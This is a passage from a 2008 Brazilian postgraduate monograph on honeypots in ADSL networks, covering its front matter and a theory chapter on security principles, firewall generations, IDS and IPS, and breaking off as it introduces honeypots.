Universidade Federal do Rio de Janeiro

Núcleo de Computação Eletrônica

Hamilton José Corrêa

Honeypots em ambiente ADSL: Um estudo de caso

Rio de Janeiro

2008

Hamilton José Corrêa

HONEYPOTS EM AMBIENTE ADSL:
Um estudo de caso

Monografia apresentada para obtenção do título de Especialista em Gerência de Redes de Computadores no Curso de Pós-Graduação Lato Sensu em Gerência de Redes de Computadores e Tecnologia Internet do Núcleo de Computação Eletrônica da Universidade Federal do Rio de Janeiro – NCE/UFRJ.

Orientador:

Prof. Fábio David, M.Sc., UFRJ, Brasil

Rio de Janeiro

2008

Hamilton José Corrêa

HONEYPOTS EM AMBIENTE ADSL:

Um estudo de caso

Monografia apresentada para obtenção do título de Especialista em Gerência de Redes de Computadores no Curso de Pós-Graduação Lato Sensu em Gerência de Redes de Computadores e Tecnologia Internet do Núcleo de Computação Eletrônica da Universidade Federal do Rio de Janeiro – NCE/UFRJ.

Aprovada em outubro de 2008.

Prof. Fábio David, M.Sc., UFRJ, Brasil

Dedico este trabalho aos meus pais José e Regina, aos meus irmãos e a todos aqueles que colaboraram e me apoiaram de alguma forma para concretização de mais esta etapa na minha vida.

AGRADECIMENTOS

Primeiramente agradeço a Deus por ter concluído mais esta etapa na minha vida.

A toda a minha família pela compreensão da minha ausência, no momento da execução deste trabalho e em especial ao meu pai e minha mãe que me ensinaram que a ética, o caráter e a educação são alguns dos maiores valores de um ser humano.

Aos meus colegas do curso de Pós-Graduação que contribuíram para o aumento do meu conhecimento.

A todos os amigos e pessoas que contribuíram e me ajudaram de forma direta e indireta neste trabalho.

RESUMO

CORRÊA, Hamilton José. **HONEYPOTS EM AMBIENTE ADSL: Um estudo de caso**. Monografia (Especialização em Gerência de Redes e Tecnologia Internet). Núcleo de Computação Eletrônica, Universidade Federal do Rio de Janeiro. Rio de Janeiro, 2008.

Em decorrência ao crescente número de ataques e invasões em redes corporativas, as empresas, instituições de pesquisa e órgãos competentes estão preocupados com a preservação e o sigilo das suas informações, desta forma, estão utilizando novas culturas, técnicas e métodos para proteger suas informações. Um dos métodos está baseado no uso de Honeypots, ao qual é criado um ambiente forjado para iludir invasores, sendo este utilizado como um complemento de segurança para que administradores de rede obtenham informações para protegerem a rede de produção da corporação.

ABSTRACT

CORRÊA, Hamilton José. **HONEYPOTS EM AMBIENTE ADSL: Um estudo de caso**. Monografia (Especialização em Gerência de Redes e Tecnologia Internet). Núcleo de Computação Eletrônica, Universidade Federal do Rio de Janeiro. Rio de Janeiro, 2008.

In consequence to the crescent number of attacks and invasions in corporate nets, the companies, research institutions and competent organs are worried with the preservation and the secrecy of their information, this way, they are using new cultures, techniques and methods to protect their information. One of the methods it is based on the use of Honeypots, to which a forged environment to delude invaders, being this used as a complement of safety so that net administrators obtain information for they protect the production net of the corporation.

LISTA DE TABELAS

LISTA DE QUADROS

LISTA DE FIGURAS

LISTA DE ABREVIATURAS E SIGLAS

ADSL	Assymmetric Digital Subscriber Line
ACID	Analysis Console for Intrusion Databases
ARP	Address Resolution Protocol
BIND	Berkeley Internet Name Domain
BOF	Back Officer Friendly
CAIS	Centro de Atendimento a Incidentes de Segurança
CD	Compact Disc
CDROM	Compact Disc Read Only Memory
CenPRA	Centro de Pesquisas Renato Archer
CPU	Unidade Central de Processamento
CSIRT	Computer Security Incident Response Team
DDNS	Dynamic Domain Name System
DDoS	Distributed Denial of Service
DNS	Domain Name System
DNAT	Destination NAT
DHCP	Dynamic Host Configuration Protocol
DMZ	Desmilitarized Zone
DoS	Denial of Service
DOS	Disk Operating System
DTK	Deception Toolkit
FTP	File Transfer Protocol
GB	GigaBytes
GHz	GigaHertZ
HD	Hard Disk
HTTP	Hyper Text Transfer Protocol
HTTPS	Hypertext Transfer Protocol over Secure Socket Layer
IDS	Intrusion Detection System
IIS	Internet Information Services
INPE	Instituto Nacional de Pesquisas Espaciais
IMAP	Internet Message Access Protocol
IP	Internet Protocol
IPS	Intrusion Prevention System
IRC	Internet Relay Chat
LAN	Local Área Network
LILO	LInux LOader
MAC	Media Access Control
Mbps	Megabits por segundo
MS	Microsoft
NAT	Network Address Translation
OSI	Open Systems Interconnection
PCI	Peripheral Component Interconnect
POP	Post Office Protocol
RAM	Ramdom Access Memory
SMLI	Stateful Multi-Layer Inspection
SMTP	Simple Mail Transmission Protocol

SO	Operating System
SPAM	SPiced hAM
SSH	Secure Shell
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
Telnet	Network Terminal Protocol
TFTP	Trivial File Transfer Protocol
UDP	User Datagrama Protocol
VNC	Virtual Network Computing
VPN	Virtual Private Network
RPC	Remote Procedure Call
TTL	Time to Live

SUMÁRIO

1 INTRODUÇÃO

1.1 OBJETIVOS:

Este trabalho tem como objetivo, uma analisar os ataques ocorridos em redes ADSL utilizando Honeypots, e por fim aproveitar os resultados dos estudos como uma solução para prevenção de ataques e invasões nestes tipos de redes.

O trabalho está organizado em 5 capítulos, incluindo esta introdução. No capítulo 2, enfocamos as definições, conceitos, vantagens e desvantagens da utilização de Honeypots. No capítulo 3, falaremos sobre os métodos utilizados na fase de implementação da arquitetura, como foi desenvolvido o projeto físico, as ferramentas utilizadas e os passos de instalação. No capítulo 4 serão apresentados os resultados obtidos com o trabalho.

Por fim, são apresentadas no capítulo 5, as conclusões e as recomendações para trabalhos futuros.

1.2 RELEVÂNCIA:

A importância do trabalho em questão baseia-se na elaboração de um ambiente forjado para iludir invasores utilizando-se a metodologia de Honeypots e realizar a coleta informações das invasões ocorridas, com a finalidade de encontrar soluções para a proteção do ambiente de produção corporativo com o foco nas informações coletadas.

Quando existe a possibilidade de aplicar-se um projeto de um honeypot no ambiente corporativo, visamos ter em um segmento fora da rede do ambiente de produção que contenha um ou mais servidores que apenas realizarão a coleta de informações dos ataques ocorridos. Sendo assim, poderemos vir a obter informações e estatísticas detalhadas do tipo:

- Os tipos de ataques que nossa rede é acometida;
- Qual a freqüência dos ataques na rede;
- Quais as redes de onde a maioria dos ataques são oriundos;
- Quais ativos de minha infra-estrutura devem ser melhorados

em um ponto de vista de segurança.

2 REFERÊNCIAL TEÓRICO

2.1 PRELIMINARES

Atualmente Firewalls, filtros de pacotes em roteadores de borda, Proxies, Sistemas de Detecção de Intrusos (IDS), criptografia, métodos de autenticação, Redes Virtuais Privativas (VPNs), softwares de segurança e ferramentas de gerenciamento de redes de computadores etc., tem sido muito utilizados por administradores de rede na prevenção, detecção e identificação de atividades de invasão nas redes de computadores corporativas.

Infelizmente, estas ferramentas ainda não se tornaram uma solução definitiva quando falamos em formas de prevenção e detecção de ataques em redes institucionais e corporativas. A cada dia são encontrados na internet uma grande quantidade de exploits, cracks, bugs, vírus, falhas de desenvolvimento em código fonte de sistemas etc., e estes, acabam sendo uma realidade da área de tecnologia da informação comprometendo consideravelmente a segurança das instituições, tornando-se uma ameaça constante a estas citadas. A Engenharia Social também pode ser um fator perigoso para as corporações tornando-se uma forma possível obter muitas informações úteis sobre um sistema computacional, simplesmente interagindo com as pessoas que utilizam o sistema. Neste método, as informações dos usuários são levantadas de diversas maneiras, como por exemplo: por telefone passando-se por alguém da empresa, ou através da ficha cadastral para que o usuário cadastre informações, ou pela internet. De posse destes dados, tenta-se descobrir um login e senha válida para o sistema, pois observa-se que os usuários normalmente costumam utilizar-se de dados facilmente lembrados como datas de aniversário, número da identidade, nome da namorada ou esposa. Uma vez obtido acesso ao sistema através de um usuário válido, outras técnicas podem ser usadas para obter maiores privilégios.

Uma empresa deve conhecer os fundamentos da segurança da informação, pois esta se relaciona diretamente com vários e diferentes aspectos referentes à confiabilidade, integridade e disponibilidade da informação que não está somente restrita à sistemas computacionais, nem a informações eletrônicas ou qualquer outra forma mecânica de armazenamento. Ela se aplica a todos os aspectos de proteção e armazenamento de informações e dados, em qualquer forma.

Entende-se por informação todo e qualquer conteúdo ou dado que tenha valor para alguma organização ou pessoa. Ela pode estar guardada para uso restrito ou exposta ao público para consulta ou aquisição.

Conclui-se que a defesa completa de redes de computadores vem da união entre o impedimento, prevenção e detecção de falhas, sejam elas de qualquer tipo. É preciso que sejam criadas políticas e que decisões sejam tomadas com a maior rapidez possível, mesmo que meramente informativas, sendo necessário um planejamento adequado da gestão da segurança da informação em uma corporação associada ao ramo do negócio da empresa. Cada corporação possui o seu próprio plano estratégico de gestão de segurança da informação.



Figura 1 – Exemplo de um fluxograma de gestão de segurança corporativa

2.1.1 Níveis de Segurança da Informação

Abaixo são citados os níveis de segurança da informação mais conhecidos por profissionais e comunidades com o foco na área de segurança atualmente:

- **Estratégico** - Fundamentado na política corporativa, trata do nível dos procedimentos da organização e com base nas normas, descrevendo como serão a implementação das regras.
- **Tático** - Relacionado às normas de uma corporação, é o nível que refere-se às normas da organização e com base nas políticas e descreve as regras a serem adotadas.
- **Operacional** - Associado aos padrões e procedimentos. É o nível dos procedimentos com base nas normas, descreve como serão implementadas as regras.

2.1.2 Elementos da Segurança da Informação

Quando falamos em segurança da informação certos fatores devem ser observados:

- **Disponibilidade** – Consiste em manter altamente disponíveis não só os equipamentos ativos da rede como os serviços prestados pelos sistemas de forma que eles não sejam degradados ou tornem-se indisponíveis sem autorização. Um sistema que se torna indisponível pode resultar em prejuízos incalculáveis para uma organização, sendo assim, uma situação mais grave quanto à remoção das informações corporativas.
- **Confidecialidade** – É uma das formas de proteger a informação contra leitura ou cópia por alguém que não tenha sido explicitamente autorizado pelo proprietário daquela informação. A informação tende ser protegida independente da mídia que a contenha, como por exemplo: digital, impressa etc,.
- **Integridade** – Proteger a informação contra a modificação sem a permissão explícita do proprietário daquela informação. A modificação inclui ações como escrita, alteração de conteúdo, remoção, criação como também, o atraso de informações enviadas. Torna-se extremamente necessário a proteção da informação nas suas mais variadas formas, realizando o backup das informações.
- **Privacidade** – Possuir um método de garantir que os dados somente são acessíveis para as pessoas autorizadas;

- **Autenticidade** – Em um modo conceitual trata-se de garantir que uma pessoa é ela mesma, isto é, uma forma de requerer que o originador de uma mensagem seja corretamente identificado, uma verificação de autenticidade torna-se necessária após todo um processo de identificação;
- **Controle de Acesso** – Trata-se da capacidade de permitir ou negar acesso aos recursos e serviços oferecidos por uma rede. Um acesso realizado por pessoas não autorizadas pode significar na necessidade de verificação de todos os recursos envolvidos em busca de possíveis estragos que possam ter sido causados ao sistema, mesmo que nada tenha ocorrido;
- **Auditoria** – Verificar as atividades realizadas em um sistema e determinar o que foi feito, por quem, quando e o que foi afetado. É válido lembrar que a auditoria não se aplica apenas a verificação de atividades realizadas por usuários não autorizados, mas também dos usuários autorizados por este sistema, isto porque usuários autorizados também podem realizar ações maliciosas na rede local ou até mesmo cometer erros. Uma auditoria pode ser um fator de alta relevância em sistemas críticos de forma aos administradores conseguirem desfazer problemas ocorridos e assim conseguir fazer com que um sistema afetado volte ao seu estado correto de operação.

2.2 MECANISMOS DE SEGURANÇA

2.2.1 Firewalls

Firewalls são adotados como um de modelo de segurança muito eficiente para redes de computadores. Em um ponto de vista lógico, um Firewall, restringe, separa e analisa datagramas IP que passam por ele. Fisicamente, sua implementação pode ser um hardware dedicado, um roteador, um simples computador ou até mesmo a combinação destes elementos. Desta forma, um Firewall é um sistema que faz a intercomunicação entre duas ou mais redes, geralmente a internet e uma rede local (LAN), tendo a finalidade de ser usado para proteger a rede.

Um Firewall é interposto entre a rede interna (LAN) e a rede externa (Internet) com a finalidade de liberar ou bloquear o acesso de computadores remotos aos

serviços que são oferecidos em um perímetro ou dentro da rede corporativa, através do controles dos pacotes que passam pelo Firewall.



Figura 2 – Rede interna e DMZ sendo protegidas por um Firewall

Quando estamos conectados diretamente a internet devemos levar em consideração alguns fatores de risco que são as informações armazenadas, a reputação da empresa e os computadores ligados a nossa rede.

2.2.1.1 Entendendo a filosofia Stateful e Stateless aplicada em Firewalls

Os firewalls denominados stateless ou static, são baseados em regras previamente definidas pelo administrador, que são aplicadas em tempo real. Esta filosofia encontra-se usualmente implementada em firewalls do tipo Filtro de Pacotes que será comentado no tópico seguinte.

Os firewalls stateless atualmente são predominantes no mercado, possuem um baixo custo, especialmente recorrendo a implementações freeware. São na sua maioria distribuídas juntamente com dispositivos de rede e Sistemas Operacionais. Uma das desvantagens desta metodologia, é que necessitam de apresentar um conjunto de regras bem projetadas e claras que permitam garantir a segurança dentro de um domínio definido. Este processo depende diretamente e exclusivamente da experiência e conhecimento de um administrador.

Os firewalls Stateful seguem uma metodologia contrária a explicação anterior, eles efetuam a cache dos pacotes que passam por ele, de modo a permitir decisões inteligentes mediante o seu comportamento. Desta forma, ele pode identificar as negociações dinâmicas, analisar o fluxo de dados, como também possuir a

capacidade para prever e decodificar tráfego. Assim, numa comunicação onde são encontrados dados ilícitos, é possível descartar toda a comunicação e não somente a sua secção intermédia (como é feito na filosofia stateless). Apesar de este encontrar-se implementado em alguns firewalls baseadas no tipo Filtro de Pacotes, é comum a sua implementação em firewalls do tipo aplicacional (Application Firewalls), também reconhecidos como servidores proxy.

2.2.1.2 Primeira geração de Firewalls - Filtro de Pacotes

A filtragem de pacotes é implementada na maioria dos roteadores no nível IP (camada de rede do modelo OSI). Com este tipo de firewall, o administrador pode rejeitar interações não autorizadas segundo o conteúdo dos pacotes IP (endereços IP, opções de cabeçalho, protocolos e portas de transporte, opções do cabeçalho de transporte, etc.).

Este processo é transparente aos usuários, porém pode ser facilmente contornada com IP Sniffers ou Spoofing, estas técnicas são usadas por hackers para iludir os roteadores, com a troca de endereços de origem. Por isto, o uso de roteadores como única defesa para uma rede corporativa não é aconselhável. Filtragem de pacotes é o processo de permitir ou evitar tráfego de pacotes entre redes com base nas informações existentes nos cabeçalhos de cada pacote e em um conjunto de regras de filtragem, analisando os cabeçalhos dos pacotes. Em produtos que implementam filtragem de pacotes as informações utilizadas são aquelas existentes nos cabeçalhos dos níveis de rede e de transporte de cada pacote. Geralmente é comum que nos roteadores possuam filtros de pacotes, que são funções complementares com a função de inspecionar cada pacote na entrada e na saída. Os pacotes que passarem por este filtro, estarão sujeitos a um conjunto de regras implementadas neste filtro (uma lista de acesso) que realizará determinadas ações no pacote. O processo de filtragem de pacotes torna-se uma técnica que exige do administrador um alto grau de conhecimento devido a sua complexidade.

2.2.1.3 Segunda geração de Firewalls - Gateways e Proxies

Esta metodologia ao invés de analisar pacotes brutos, o gateway operará na camada de aplicação. Este examinará a mensagem recebida ou enviada, toma a decisão de transmitir ou descartar cada mensagem utilizando como fundamento:

tamanhos de cabeçalho, tamanho da mensagem, conteúdo etc. Estes podem ser definidos como Gateways de Aplicação e Circuito:

- **Gateways de Aplicação:** Os gateways de aplicação e os filtros de pacotes podem ser combinados para formar um ambiente de altos níveis de segurança e flexibilidade do que se estivessem atuando sozinhos de forma individual. Um gateway de aplicação faz o papel de um tradutor de protocolo, com o papel de converter os protocolos da camada de aplicação. As desvantagens deste método se dão ao fato de ser necessário um gateway de aplicação diferente para cada aplicação que você possuir (FTP, HTTP etc...) uma aplicação especial (servidor proxy) é instalada no gateway para cada serviço desejado e também porque este método introduz uma considerável perda de performance na rede, já que as mensagens devem ser processadas duas vezes, pelo gateway e pelo agente de proxy. Como exemplo, o serviço HTTP manda um pedido ao agente de proxy para HTTP, que por sua vez fala com o servidor interno de HTTP para completar o pedido. Os gateways de nível de aplicação abrem todos os níveis de pacotes até chegar à informação original pedida pelo remetente. Um exemplo deste gateway são os servidores Proxy, que mantém um estoque dos arquivos mais pedidos pelos usuários e, analizando o novo pedido que chega, sequer deixa o pacote sair da rede, respondendo com a cópia local deste arquivo, como podemos observar na figura 3.



Figura 3 – Servidor proxy entre a Internet e a rede interna

Para isto, o Proxy precisa "enxergar" o pacote do nível de aplicação. Já existem atualmente tecnologias de filtro de estados que permitem avaliar o estado

das conexões (ESTABLISHED, RELATED, etc...) um dos exemplos é o Netfilter Iptables[37], incluído no kernel do Linux a partir da versão 2.4.

- **Gateways de Circuito**: Um gateway de circuito retransmite as conexões usando os protocolos de transporte diferentes ou portas diferentes. Um exemplo seria uma conexão utilizando o protocolo da camada de transporte UDP entre dois hosts, sendo que um destes está interno e o outro está externo a rede. Este gateway de circuito então recebe a conexão em protocolo UDP, mas realiza uma conversão TCP, envia para o endereço especificado, e lá retorna para UDP e o retransmite para o destino, logo, está estabelecendo um circuito entre os hosts. Percebe-se então, que estes firewalls controlam o estabelecimento de circuitos utilizando procedimentos não praticáveis por firewalls do tipo filtro de pacotes. Pode-se observar que este tipo de firewall aplica mecanismos de segurança quando uma conexão TCP ou UDP é estabelecida. Ele atua como intermediário de conexões FTP, funcionando como um TCP modificado. Para permitir a transmissão dos dados através desse tipo de firewall, o usuário de origem conecta-se a uma porta TCP no gateway, que por sua vez conecta-se, usando outra conexão TCP, ao usuário de destino. Um circuito é então formado por uma conexão TCP na rede interna e outra na rede externa, estando ambas associadas pelo gateway de circuito.

A figura 4 mostra a operação de uma típica conexão Telnet através de um gateway de circuito. Este simplesmente transmite as informações, sem nenhum exame ou filtragem dos pacotes. Todavia, como a conexão parece, aos usuários externos, gerada e gerenciada no gateway de circuito, informações sobre a rede interna não estão disponíveis, onde só o endereço IP do gateway é conhecido.



Figura 4 - Uma conexão Telnet através de um gateway de circuito

2.2.1.4 Terceira geração de Firewalls - SMLI

Sendo considerada uma das evoluções nas arquiteturas de firewalls, esta tecnologia de Inspeção de Estado Multi-Camada permite examinar cada pacote em todas as suas camadas do modelo OSI, desde a rede (camada 3) até a aplicação (camada 7), sem a necessidade de processar a mensagem. Com a tecnologia SMLI (Stateful Multi-Layer Inspection) o firewall usa algoritmos de verificação de tráfego otimizados para altas velocidades de inspeção. Simultaneamente, os pacotes são comparados a padrões conhecidos de pacotes amigáveis. Desta maneira a SMLI oferece a velocidade de um filtro de pacotes junto com a segurança de um gateway de aplicações, sendo totalmente transparente aos usuários e permitindo ao administrador adicionar novos serviços Internet em poucos minutos.

2.2.2 IDS - Intrusion Detection System

Um Sistema de Detecção de Intrusos (IDS) baseia-se em comportamentos pré-definidos de eventos maliciosos, denominadas assinaturas. Possui a finalidade de detectar as atividades de uma rede ou de um determinado host. Um dos IDS(s) mais conhecidos atualmente é o IDS Snort[2], um software Open Source que se torna uma ótima solução para a detecção de atividades maliciosas na rede. Teoricamente após o encaminhamento do pacote pelos pré-processadores para o sistema de detecção, o IDS realiza a comparação do pacote (já remontado e "legível" para a comparação com as assinaturas) com a base de assinaturas de ataques para notificar o administrador da rede sobre determinada a atividade ocorrida. Um IDS frequentemente utiliza as assinaturas para realizar:

- ⇨ Análise e monitoração das atividades dos utilizadores e serviços;
- ⇨ Auditoria e levantamento das vulnerabilidades dos sistemas;
- ⇨ Reconhecimento dos padrões de violação dos sistemas;
- ⇨ Análises estatísticas de atividades incomuns aos sistemas.

Quanto ao tipo de categoria, os IDS podem ser divididos em:

- **IDS de Rede**: Realizam a monitoração do tráfego de rede em busca de padrões pré-definidos de atividades suspeitas, com o fundamento de alertar os administradores de rede quando um tráfego potencialmente hostil é detectado.
- **IDS de Host**: Examinam os registros (logs) das aplicações nos servidores procurando padrões de ataques, realizam o armazenamento de

informações sobre os arquivos mais importantes, e também, possuem o papel de identificar as violações da integridade desses arquivos.

Através de uma análise detalhada utilizando um IDS, o administrador da rede pode observar e informar se a atividade listada em uma análise de logs, trata-se de um ataque intrusivo ou apenas um simples fluxo de rede. Os pré–processadores são responsáveis por remontar os pacotes, ver possíveis codificações como unicode, entre outras tarefas. O Snort[30] possui alguns plugins de RPC, IIS, Telnet, fragmentação, entre outros diversos. Um exemplo clássico é o famoso ataque de unicode, ou algo do gênero, para tentar enganar o IDS, esses pré-processadores remontam o pacote da maneira correta, para diminuírem os alertas falsos negativos na hora da comparação com as assinaturas, fornecendo mais confiabilidade ao IDS. Os alertas falsos positivos criados pelos pré-processadores do IDS, geram uma grande quantidade de fluxo de informações trafegadas, exibindo desta forma, muitos alertas falsos, fazendo com que os administradores passem a ignorá-los. Basicamente temos que observar as características dos alertas observando em relação de alarmes gerados e outras ações:

- **Falso Negativo** – Quando um pacote passa sem ser notificado pelo IDS, e este IDS pensa que o pacote é um fluxo normal da rede. Desta forma a atividade maliciosa não é percebida pelo IDS, mostrando a ineficácia da solução, pois um ataque deixa de ser identificado, como por exemplo: uma tentativa de ataque realizada que não está incluída na base de assinaturas de um IDS.
- **Falso Positivo** – Quando o pacote é notificado como intrusivo, mas na verdade é somente um alarme falso, a ocorrência é classificada como uma intrusão, mas caracteriza apenas uma situação diferente do padrão, sem constituir violação de segurança, como por exemplo: um pacote grande para teste da carga do link no enviado pelo Active Directory do Microsoft Windows 2000 ou 2003 Server.
- **Subversão** – Neste caso, o IDS é enganado pelo invasor, sendo forçadamente levado a não reconhecer uma violação de segurança, como acontece na inserção e na evasão. Torna-se diferente de um alerta falso negativo porque, quando este ocorre, não houve tentativa de burlar o sistema, o IDS simplesmente não conseguiu perceber o ataque, enquanto na subversão o atacante nota a presença do IDS e faz com que ele não registre a ocorrência.

Inicialmente é necessário um estudo para o posicionamento adequado de um ou mais IDS em redes corporativas, muitas vezes são necessárias alterações

estruturais na topologia destas redes, mas, sobretudo, é necessário o completo conhecimento do ambiente em questão. Uma das soluções para os problemas apresentados acima é a utilização de IDS's baseados na monitoração individual dos sistemas, conhecidos IDS baseados em host (ou IDS's híbridos), que agregam checagens do tráfego de rede destinado a tais sistemas individualmente à monitoração das atividades ocorridas no sistema analisado.

A importância de um IDS se dá ao fato das empresas atualmente buscarem uma arquitetura de segurança corporativa que inclua uma metodologia de detecção de intrusão pró-ativa, tornando-se um dos primeiros passos para garantir a segurança dos bens mais importantes de uma organização. Embora muitas organizações implementem firewalls como o principal recurso de vigilância para impedir acesso não autorizado, a proteção robusta de redes e servidores somente podem ser garantidos quando uma defesa em camadas for empregada. A utilização de ferramentas de monitoração é um fator importante em redes, de forma a se identificar possíveis atividades suspeitas e tomar as medidas cabíveis em tempo hábil. Por outro lado, o volume de informações que trafegam nas redes geralmente é muito grande e variável, tornando difícil para os administradores diferenciarem manualmente o tráfego normal do não desejado em tempo hábil, e neste contexto os IDS são muito importantes para facilitar estas atividades.

2.2.3 IPS - Intrusion Prevention System

Com a evolução dos IDS surgiu-se ao longo dos anos os Sistemas de Prevenção de Intrusão (IPS – Intrusion Prevention System), estes possuem a capacidade inspeção de pacotes realizada com as características de filtragem naturais que se assemelham a um firewall.

A diferença entre os IPS e IDS está no fato de que, enquanto os IDS agem somente após a ocorrência da intrusão, como um alarme que detecta a presença de um invasor. Já os IPS(s), foram desenvolvidos como medidas de prevenção para identificar e bloquear ataques conhecidos antes que eles tenham sucesso, ou ao menos para limitar suas conseqüências negativas, caso venham a ocorrer.

O IPS inspeciona cada pacote que passa através do gateway, e então, se o pacote passante atender a alguma regra do IDS, é gerado um alerta e o mecanismo cria uma ação para que o pacote possa ser descartado ou modificado. Alguns

exemplos de softwares deste tipo disponíveis gratuitamente para os usuários são o Snort In Line[01] e o Hogwash[02].

2.3 HONEYPOTS:

2.3.1 Conceitos

A filosofia de um Honeypot (“Pote de Mel”) baseia-se em uma situação fictícia onde o administrador de rede possui um pote de mel (uma rede) e o coloca em algum lugar para atrair as abelhas (que neste caso, tratam-se de um ou mais invasores no segmento de uma rede, seja ela corporativa ou não). Os administradores de rede não têm a menor idéia de onde as abelhas surgiram, quantas existem por perto, ou seja, nenhuma informação.

